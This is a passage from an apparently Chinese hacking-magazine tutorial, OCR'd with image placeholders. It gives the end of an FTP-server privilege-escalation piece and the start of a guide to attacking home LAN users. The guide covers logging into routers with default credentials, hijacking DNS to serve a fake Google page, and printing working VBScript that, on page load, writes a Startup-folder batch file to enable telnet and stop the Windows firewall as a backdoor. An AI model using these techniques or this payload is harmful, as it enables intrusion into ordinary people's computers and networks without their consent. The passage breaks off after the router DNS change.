


图17

小 结

本文通过G6FTP Server账号的破解，成功登录服务器，在渗透前期的信息收集很重要。G6FTP Server账号密码采用的是MD5加密，在获取远程登录配置和用户配置的情况下，可以进行提权。有关G6FTP Server提权还可以做进一步的研究，可以写出一个类似Serv-U的提权工具。

前置知识：VBS
关键词：渗透、局域网、DNS污染



渗透局域网新模式研究

文/图 邪公子

整体思路

通常情况下，一般小区的局域网路由器用户名和密码都是默认的，即便不是默认的，我想如果想搞到也是很简单的。市面上TP-LINK系列小型宽带路由器用得比较多。默认用户名密码admin/admin。

需要条件：用户IP和DNS为DHCP自动配置，能够控制路由器，用户安全常识一般。

思路：通过修改路由器DNS地址进行DNS劫持，欺骗其单击伪装网页，通过VBS代码执行写恶意代码进入"C:\Documents and Settings\Administrator\「开始」菜单\程序\启动"文件夹下，利用该恶意代码执行开启后门操作，当然也可以直接写入木马或者下载者，但这样不太安全，毕竟现在大家都安装了杀毒软件之类的，处理起来比较麻烦，我们尽量利用系统的工具，如telnet。也就是DNS欺骗→伪造插入页面→欺骗运行VBS开启后门。

步骤：配置DNS和Web 服务器；准备伪装网页和恶意代码测试；修改路由器DNS；本机DNS缓存污染（针对常见网址需要）；用户执行恶意脚本；利用后门登录用户机。

环境搭建

我的环境配置为：操作系统Windows、虚拟机软件VMWare、虚拟机系统Windows 2003。

第一步：配置DNS和Web 服务器。

安装DNS和Web 服务器就不多说了，不知道如何搭建的可以百度搜索"Windows 2003配置DNS和Web 服务器"。假设你已经安装完毕，我们开始配置DNS，朋友设置Google为主页，设置过程如图1、图2、图3、图4和图5所示。

DNS设置完毕，我们测试一下，手动配置本机DNS为该服务器地址192.168.2.203，测试正常，如图6所示。




图1




图2




图3




图4




图5




图6

伪装页面及代码实现

现在开始恶意代码构造,代码如下:

```
<html>
<head>
//VBS脚本代码,在启动目录写入恶意代码
<script type="text/vbscript">
Function WriteToFile
Const ForReading = 1, ForWriting = 2
Dim fso, f
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile("C:\Documents and Settings\Administrator\「开始」菜单\程序\启动\sec87.bat", ForWriting, True)
f.Write "@echo off&&sc config tlntsvr start= auto>nul&&net stop sharedaccess>nul&&net start telnet>nul"
Set f = fso.OpenTextFile("C:\Documents and Settings\Administrator\「开始」菜单\程序\启动\sec87.bat", ForReading)
WriteToFile = f.ReadLine
End Function
</script>
```

```
</head>
<body onLoad="WriteToFile()">//运行
</body>
</html>
```

打开后，通过HTML中的onLoad事件运行WriteToFile函数，允许脚本运行后，会在"C:\Documents and Settings\Administrator\「开始」菜单\程序\启动"目录生成sec87.bat，恶意内容为："@echo off&&sc config tlntsvr start= auto>nul&&net stop sharedaccess>nul&&net start telnet"，即

```
@echo off
sc config tlntsvr start= auto>nul
//因为默认telnet服务是禁用的，我们启动
net stop sharedaccess>nul //停止xp防火墙
net start telnet>nul      //开启telnet
```

我们将VBS加入伪装的Google主页中。下面我们登录路由器修改DNS地址(TP-LINK的在WAN配置功能里)。修改我们的服务器地址，这里是192.168.2.203，如图7所示，之后重新启动路由器。

